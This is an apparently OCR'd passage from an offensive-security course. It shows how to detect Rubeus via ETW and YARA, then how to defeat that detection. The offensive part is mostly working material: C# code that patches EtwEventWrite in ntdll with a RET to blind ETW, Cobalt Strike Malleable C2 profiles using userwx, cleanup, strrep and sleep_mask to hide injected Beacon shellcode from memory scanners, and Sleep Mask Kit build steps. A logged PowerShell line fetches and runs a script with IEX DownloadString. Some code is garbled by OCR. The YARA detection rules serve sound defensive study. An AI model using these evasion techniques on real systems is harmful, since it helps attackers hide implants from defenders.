C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Users\Ad
ministrator\Desktop\etw.json -f EventName -fv Loader/AssemblyLoad

[v0.8 - Ruben Boonen => @FuzzySec]

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 6
```

Whilst SilkETW is running, execute `C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe`. Review the JSON file and we see the following entries: `"FullyQualifiedAssemblyName":"Rubeus, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null"`

Based on this we can create a YARA rule. Save this to `C:\Users\Administrator\Desktop\YARA\rubeus.yara`.

```
rule Rubeus_FullyQualifiedAssemblyName
{
    strings:
        $fqan = "Rubeus, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" ascii nocase wide
    condition:
        $fqan
}
```

Run SilkETW again, but provide the `-y` and `-yo` options for YARA. Execute Rubeus again and the rule should trigger.

```
C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Users\Ad
ministrator\Desktop\etw.json -f EventName -fv Loader/AssemblyLoad -y C:\Users\Administrator\Desktop\YARA -yo Matches

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 8
     -> Yara match: Rubeus_FullyQualifiedAssemblyName
```

The `Loader/ModuleLoad` event will show modules that have been loaded by an assembly. Applications that have been compiled as Debug will attempt to load its associated PDB database. In this case we'd see `"ManagedPdbBuildPath":"C:\\Tools\\Rubeus\\Rubeus\\obj\\Debug\\Rubeus.pdb"` in the JSON output.

We can add another YARA rule to the file to search for `"Rubeus.pdb"` and run again.

```
rule Rubeus_ProgramDatabase
{
    strings:
        $pdb = "Rubeus.pdb" ascii nocase wide
    condition:
        $pdb
}
```

```
C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Users\Ad
ministrator\Desktop\etw.json -y C:\Users\Administrator\Desktop\YARA -yo Matches

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 596
     -> Yara match: Rubeus_FullyQualifiedAssemblyName
     -> Yara match: Rubeus_ProgramDatabase
```

IL (intermediary language) stubs are dynamically generated by the CLR (common language runtime). They handle the marshalling and invocation of native methods (ala P/Invoke) and can therefore be used to find assemblies using interop to access unmanaged code. We can filter on these with `-fv ILStub/StubGenerated`.

From that, we'll see namespaces such as `Rubeus.Interop/TOKEN_INFORMATION_CLASS` and `Rubeus.Interop/LSA_STRING`.


```
rule Rubeus_Interop
{
```

```
    strings:
        $tic = "Rubeus.Interop/TOKEN_INFORMATION_CLASS" ascii nocase wide
        $lsa = "Rubeus.Interop/LSA_STRING" ascii nocase wide
    condition:
        any of them
}
```

```
C:\Tools\SilkETW\SilkETW\bin\x86\Release>SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Users\Ad
ministrator\Desktop\etw.json -y C:\Users\Administrator\Desktop\YARA -yo Matches

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 664
     -> Yara match: Rubeus_FullyQualifiedAssemblyName
     -> Yara match: Rubeus_ProgramDatabase
     -> Yara match: Rubeus_Interop
```

An interesting note is that just running `Rubeus.exe` will not trigger the `Rubeus_Interop` rule. Because the assembly did not execute any code that uses interop, the no IL stubs were generated that would trigger it. `Rubeus.exe klist` will trigger the rule.

If executing an exe on disk from a shell, the easiest (and most ridiculous) way to disable ETW events is to set the `COMPlus_ETWEnabled` environment variable to `0`.



To disable ETW in code, we can take a cue from the popular in-memory patching technique to disable AMSI. Advapi32.dll exports an API called **EventWrite** which forwards to **EtwEventWrite** in ntdll.dll. We can patch instructions in memory at one of these locations to prevent the API writing events.

Consider the following boilerplate code:

```
// pretend this is coming down a C2 as a byte[]
var bytes = File.ReadAllBytes(@"C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe");

// load the assembly
var assembly = Assembly.Load(bytes);

// invoke its entry point with arguments
assembly.EntryPoint.Invoke(null,newobject[] { args });
```


Prior to loading the assembly, we'd like to locate one of those APIs (let's go with the lower-level EtwEventWrite) and write a `RET` at the beginning.

> ⚠️ A simple RET works fine for x64, but if on x86 you will need to adjust the stack first.

The high level steps are as follows:

- Get the memory address of ntdll in the current process.
- Get the memory address of EtwEventWrite from ntdll.
- Make that region of memory writeable
- Copy the patch
- Restore the memory permissions

```
// get location of ntdll.dll
var hModule = LoadLibrary("ntdll.dll");
Console.WriteLine("ndtll: 0x{0:X}", hModule.ToInt64());

// find EtwEventWrite
var hfunction = GetProcAddress(hModule, "EtwEventWrite");
Console.WriteLine("EtwEventWrite: 0x{0:X}", hfunction.ToInt64());

var patch =newbyte[] { 0xC3 };

// mark as RW
VirtualProtect(hfunction, (UIntPtr)patch.Length, 0x04,outvar oldProtect);
Console.WriteLine("Memory: 0x{0:X} -> 0x04", oldProtect);

// write a ret
Marshal.Copy(patch, 0, hfunction, patch.Length);

// restore memory
VirtualProtect(hfunction, (UIntPtr)patch.Length, oldProtect,out _);
Console.WriteLine("Memory: 0x04 -> 0x{0:X}", oldProtect);
```



LoadLibrary and **GetProcAddress** are native APIs that you must P/Invoke. If you want to give it a try with D/Invoke, take a look at `Generic.GetLibraryAddress()`.


Where Cobalt Strike does have an `amsi_disable` directive in Malleable C2, it has no equivalent like "etw_disable". The most viable way to integrate this style of ETW patching with execute-assembly, is via a user defined reflective loader (discussed in a later module).

RWX & Cleanup

As we know, memory regions have a protection level. When writing our process injection applications, we were careful not to allocate memory as RWX. Instead, we opt for RW and then switch RX. But Beacon's default reflective loader actually undoes this hard work.

Here we have injected Beacon shellcode into notepad.exe.

If we inspect the memory regions in this process, we'll see the following:



Base address	Type	Size	Protect...	Use	Total WS	Priva
0x7ffdd7d05000	Image: Commit	4 kB	RW	C:\Windows\System32\nsi.dll	4 kB	
0x7ffdd7ebd000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll	4 kB	
0x7ffdd7ec0000	Image: Commit	32 kB	RW	C:\Windows\System32\ntdll.dll	32 kB	
0x25a8b0c000	Private: Commit	12 kB	RW+G	Stack (thread 6040)		
0x25a8eec000	Private: Commit	12 kB	RW+G	Stack (thread 8140)		
0x25a8f6c000	Private: Commit	12 kB	RW+G	Stack (thread 6528)		
0x25a8fec000	Private: Commit	12 kB	RW+G	Stack (thread 7876)		
0x25a906c000	Private: Commit	12 kB	RW+G	Stack (thread 692)		
0x16456c20000	Private: Commit	312 kB	RWX		312 kB	
0x16455150000	Private: Commit	260 kB	RX		260 kB	
0x7ff733f11000	Image: Commit	152 kB	RX	C:\Windows\System32\notepad.exe	4 kB	
0x7ffdc5621000	Image: Commit	44 kB	RX	C:\Windows\System32\OnDemandC...	16 kB	
0x7ffdc5c61000	Image: Commit	2,128 kB	RX	C:\Windows\System32\wininet.dll	736 kB	
0x7ffdc6631000	Image: Commit	1,996 kB	RX	C:\Windows\WinSxS\amd64_microso...	48 kB	
0x7ffdc8e31000	Image: Commit	56 kB	RX	C:\Windows\System32\srvcli.dll	8 kB	
0x7ffdc8e61000	Image: Commit	1,264 kB	RX	C:\Windows\System32\urlmon.dll	208 kB	
0x7ffdc9711000	Image: Commit	556 kB	RX	C:\Windows\System32\iertutil.dll	232 kB	
0x7ffdca3d1000	Image: Commit	6,328 kB	RX	C:\Windows\System32\windows.sto...	336 kB	
0x7ffdcfe41000						

The two highlighted lines are the ones of interest. The RX region is the one we allocated in our injector and contains Beacon's reflective loader. The RWX region is where the actual Beacon payload is running. So there are two issues here.

1. We've got a dangling memory region that we don't need anymore.
2. Beacon's RWX region is an OPSEC concern that we don't want.

Both can be fixed in Cobalt Strike's malleable C2 profile.

It's important to understand that the reflective loader is performing its own style of injection within the process. It will allocate a block of memory, copy Beacon into it, and executes. These behaviours are controlled via the `stage` malleable C2 block.

The first option is `allocator`, which controls the API used to allocate the memory region. By default, **HeapAlloc** is used. If you wish, this can be changed to **MapViewOfFile** or **VirtualAlloc**. This doesn't change anything in regards to memory permissions, but good to know if you suspect the reflective loader is being detected due to this API call.

To prevent the use of RWX permissions, set `userwx` to **false**. This will tell the reflective loader to allocate as RW and then flip to RX, the same as we've been doing in our injectors.

Finally, to clean up the memory region associated with the reflective loader, set `cleanup` to **true**.

```
stage {
set userwx "false";
set cleanup "true";
}
```

If we generate and inject new shellcode with this profile we'll see Beacon split across different regions, each with correct permissions. The header (RW), the main Beacon (RX) and everything else (RW).


0x1f6da875000	Mapped: Res...	20,016 kB					
0x1f6dbc10000	Private: Commit	4 kB	RW			4 kB	4 kB
0x1f6dbc11000	Private: Commit	176 kB	RX			176 kB	176 kB
0x1f6dbc3d000	Private: Commit	136 kB	RW			136 kB	136 kB
0x1f6dbd00000	Private: Commit	28 kB	RW	Heap (ID 3)		28 kB	28 kB

Sleep Mask Kit

Cobalt Strike has several capabilities which allow operators to change how the Beacon payload appears in memory. These are helpful when evading defences such as memory scanners. One such capability is the Sleep Mask Kit and will be the focus of this section.

> 💡 Since Cobalt Strike 4.6, the individual kits have been combined into a single "Arsenal Kit", but I still reference the individual naming schemes.

To demonstrate it, let's start with some basic Beacon shellcode. Inspecting the relevant regions of a process injected with Beacon shellcode, it's obvious that there's a PE running in memory. It wouldn't be difficult for a memory scanner to find this and flag it as suspicious.



We can demonstrate this using YARA. Consider the following rule:

```
rule beacon_strings {

    strings:
        $a = "beacon.x64.dll"
        $b = "ReflectiveLoader"
        $c = "%02d/%02d/%02d %02d:%02d:%02d"
        $d = "%s as %s\\%s: %d"

    condition:
        any of them
}
```


I've picked out some strings that appear in this default Beacon shellcode.

`strings beacon.bin` is useful.

The YARA CLI tool can be used to scan running processes and evaluate them against such rules (where 8364 is the PID of Notepad containing Beacon).

```
C:\Tools\YARA>yara64.exe -s beacon_strings.yara 8364
beacon_strings 8364
0x25f179fc8f2:$a: beacon.x64.dll
0x25f179fc901:$b: ReflectiveLoader
0x25f179ed72c:$c: %02d/%02d/%02d %02d:%02d:%02d
0x25f179ed758:$c: %02d/%02d/%02d %02d:%02d:%02d
0x25f179ed700:$d: %s as %s\%s: %d
```

This output shows that YARA was able to match these strings against the memory region Beacon is living in. You can also search for strings using Process Hacker and corroborate the results.



Malleable C2 has a set of transforms that can be added to the stage block. One of those is `strrep`, short for string replacement.

```
stage {
        set userwx "false";
set cleanup "true";

        transform-x64 {
                strrep "beacon.x64.dll" "data.dll";
                strrep "ReflectiveLoader" "LoadData";
        }
}
```

This can replace strings with Beacon's reflective DLL. If we use this profile and generate new shellcode, YARA flags on fewer strings.

```
C:\Tools\YARA>yara64.exe -s beacon_strings.yara 6368
beacon_strings 6368
0x1a475bfd72c:$c: %02d/%02d/%02d %02d:%02d:%02d
0x1a475bfd758:$c: %02d/%02d/%02d %02d:%02d:%02d
0x1a475bfd700:$d: %s as %s\%s: %d
```

Warning on String Replacement


I've seen people attempt to replace practically every string they can find in the Beacon payload, break functionality, and not understand why. Take the following example:

```
strrep "HTTP/1.1 200 OK" "";
```

Beacon contains a tiny built-in HTTP server, used in workflows such as `powershell-import`, `powershell` and `powerpick`. Imported scripts are fetched and executed from this internal webserver.

```
beacon> powershell-import C:\Tools\PowerSploit\Recon\PowerView.ps1
beacon> powerpick Get-Domain

beacon> powerpick Get-Domain
[+] received output:
ERROR: DownloadString : Exception calling "DownloadString" with "1" argument(s): "The server committed a p
ERROR: rotocol violation. Section=ResponseStatusLine"
ERROR:
ERROR: At line:1 char:46
ERROR: + IEX (New-Object Net.Webclient).DownloadString <<<< ('http://127.0.0.1:41100/'); Get-Domain
ERROR:     + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
ERROR:     + FullyQualifiedErrorId : DotNetMethodException
ERROR:
ERROR: Get-Domain : The term 'Get-Domain' is not recognized as the name of a cmdlet, function, script file
ERROR: , or operable program. Check the spelling of the name, or if a path was included, verify that the p
ERROR: ath is correct and try again.
```

PowerShell throws a *protocol violation*, because Beacon's internal server is no longer returning properly-formatted HTTP responses. This can be seen in these example Wireshark captures.




There are more indicators within memory than simple strings, so the Sleep Mask was added as a means of providing more fine-grained control. This allows Beacon to completely obfuscate its memory whilst sleeping. Just prior to going to sleep, Beacon walks its own memory sections and XORs them with a random key. After the sleep has elapsed, it walks back over the same sections and restores them. It's important to know that Beacon is only obfuscated whilst it's not doing anything. It must deobfuscate itself to check-in and execute jobs.

To enable the Sleep Mask, add the `sleep_mask` directive into C2 profile, generate new shellcode and inject it.

```
stage {
        set userwx "false";
set cleanup "true";
set sleep_mask "true";

        transform-x64 {
                strrep "beacon.x64.dll" "not-beacon.dll";
                strrep "ReflectiveLoader" "LoadData";
        }
}
```

Now when we inspect Beacon's memory, we just see garbage and YARA fails to identify any of the previous strings.




```
C:\Tools\YARA>yara64.exe -s beacon_strings.yara 6016
C:\Tools\YARA>
```

If you set Beacon's sleep time to 0 and run the YARA rules again, you will find instances where either nothing is detected or the previous strings are detected.

```
C:\Tools\YARA>yara64.exe -s beacon_strings.yara 6016
beacon_strings 6016
0x2414166d72c:$c: %02d/%02d/%02d %02d:%02d:%02d
0x2414166d758:$c: %02d/%02d/%02d %02d:%02d:%02d
0x2414166d700:$d: %s as %s\%s: %d
```

This depends on whether you catch Beacon whilst it's asleep or not. This is why seemingly inferior techniques such as `strrep` are useful in conjunction with `sleep_mask` and why low sleep times can also destroy your OPSEC.

This sleep mask feature has gone through several revisions since it was introduced. At first memory was XOR'd with a single byte key, now, a 13-byte key is used. Some clever folk over at Elastic wrote a YARA rule to identify part of the deobfuscation routine.

It looks something like this:

```
rule beacon_default_sleep_mask {

    strings:
        $a_x64 = {4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03}
        $a_x86 = {8B 46 04 8B 08 8B 50 04 83 C0 08 89 55 08 89 45 0C 85 C9 75 04 85 D2 74 23 3B CA 73 E6 8B 06 8D 3C 08 33 D2}

    condition:
        any of them
}
```

This allows YARA to identify Beacon running in memory even whilst obfuscated.

```
C:\Tools\YARA>yara64.exe -s beacon-default-sleep-mask.yara 6016
beacon_default_sleep_mask 6016
0x24141650d75:$a_x64: 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03
0x24141650f0d:$a_x64: 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03
```

This is where the Sleep Mask Kit comes into play - it allows operators to customise how Beacon obfuscates and deobfuscates itself in memory.

The structure of each kit is quite straight forward. The top level contains a README, a build script, a template aggressor script, and a source code directory. The README in particular should be consulted as it outlines several aspects that should be taken into account before modifying the sleep mask.

The source code comes in three files: `sleepmask.c`, `sleepmask_smb.c` and `sleepmask_tcp.c`.

```
ubuntu@teamserver ~/c/a/k/sleepmask> pwd
/home/ubuntu/cobaltstrike/arsenal-kit/kits/sleepmask
ubuntu@teamserver ~/c/a/k/sleepmask> ll -R
.:
total 16K
-rw-r--r-- 1 ubuntu ubuntu 3.1K Apr 26 20:37 README.md
-rwxr--r-- 1 ubuntu ubuntu 2.4K Apr 26 20:37 build.sh*
-rw-r--r-- 1 ubuntu ubuntu  896 Apr 26 20:37 script_template.cna
drwxrwxr-x 2 ubuntu ubuntu 4.0K Apr 26 20:37 src/

./src:
total 12K
-rw-r--r-- 1 ubuntu ubuntu 2.1K Apr 26 20:37 sleepmask.c
-rw-r--r-- 1 ubuntu ubuntu 3.0K Apr 26 20:37 sleepmask_smb.c
-rw-r--r-- 1 ubuntu ubuntu 2.5K Apr 26 20:37 sleepmask_tcp.c
```

Each type of Beacon has its own sleep mask implementation. Although we're only going to look at `sleepmask.c` (used by the HTTP, HTTPS and DNS Beacons) in this section, the same principal applies to all of them.

Let's review the code. First, we have two struct definitions called `HEAP_RECORD` and `SLEEPMASKP`.

```
/*
 *  ptr  - pointer to the base address of the allocated memory.
 *  size - the number of bytes allocated for the ptr.
 */
typedefstruct {
char * ptr;
size_t size;
} HEAP_RECORD;
```

```
/*
 *  beacon_ptr   - pointer to beacon's base address
 *  sections     - list of memory sections beacon wants to mask.
 *                 A section is denoted by a pair indicating the start and end index locations.
 *                 The list is terminated by the start and end locations of 0 and 0.
 *  heap_records - list of memory addresses on the heap beacon wants to mask.
 *                 The list is terminated by the HEAP_RECORD.ptr set to NULL.
 *  mask         - the mask that beacon randomly generated to apply
 */
typedefstruct {
char  * beacon_ptr;
        DWORD * sections;
        HEAP_RECORD * heap_records;
char    mask[MASK_SIZE];
} SLEEPMASKP;
```

The comments in the source make it easy to understand what each property is for.

Second, we have a method called sleep_mask which brings in a pointer to a `SLEEPMASKP` struct, a pointer to Beacon's sleep function, and the amount of time the Beacon was requested to sleep for.

```
voidsleep_mask(SLEEPMASKP * parms,void(__stdcall *pSleep)(DWORD), DWORD time)
```

Essentially, prior to sleeping, the sleep mask will walk Beacon's memory sections and heap allocations, and XOR's each byte with a key. It will then sleep for the specified amount of time. When it wakes, it walks back over the memory, restoring each byte to its original value, and then returns execution back to Beacon.

The default implementation uses XOR, but you're not limited to this. You can pretty much do anything you want, as long as the compiled size comes in under 769 bytes. Most of the time, you don't have to do anything crazy complex - just something that's different from the default to break these static signatures. Sometimes, you can also just re-compile the existing code without making any changes. Differences in compilers and library versions etc can produce an output that's sufficiently different to the signature(s).

To build the kit, run `build.sh`. and specify an output directory.

```
ubuntu@teamserver ~/c/a/k/sleepmask> sudo ./build.sh /tmp/sleepmask
[Sleepmask kit] [+] You have a x86_64 mingw--I will recompile the sleepmask beacon object files
[Sleepmask kit] [*] Compile sleepmask.x86.o
[Sleepmask kit] [*] Compile sleepmask_tcp.x86.o
[Sleepmask kit] [*] Compile sleepmask_smb.x86.o
[Sleepmask kit] [*] Compile sleepmask.x64.o
[Sleepmask kit] [*] Compile sleepmask_tcp.x64.o
[Sleepmask kit] [*] Compile sleepmask_smb.x64.o
[Sleepmask kit] [+] The sleepmask beacon object files are saved in '/tmp/sleepmask'
ubuntu@teamserver ~/c/a/k/sleepmask> ll /tmp/sleepmask
total 28K
-rw-r--r-- 1 root root 1.1K May 30 09:38 sleepmask.cna
-rw-r--r-- 1 root root  891 May 30 09:38 sleepmask.x64.o
-rw-r--r-- 1 root root  634 May 30 09:38 sleepmask.x86.o
-rw-r--r-- 1 root root 1.1K May 30 09:38 sleepmask_smb.x64.o
-rw-r--r-- 1 root root  846 May 30 09:38 sleepmask_smb.x86.o
-rw-r--r-- 1 root root 1007 May 30 09:38 sleepmask_tcp.x64.o
-rw-r--r-- 1 root root  798 May 30 09:38 sleepmask_tcp.x86.o
```

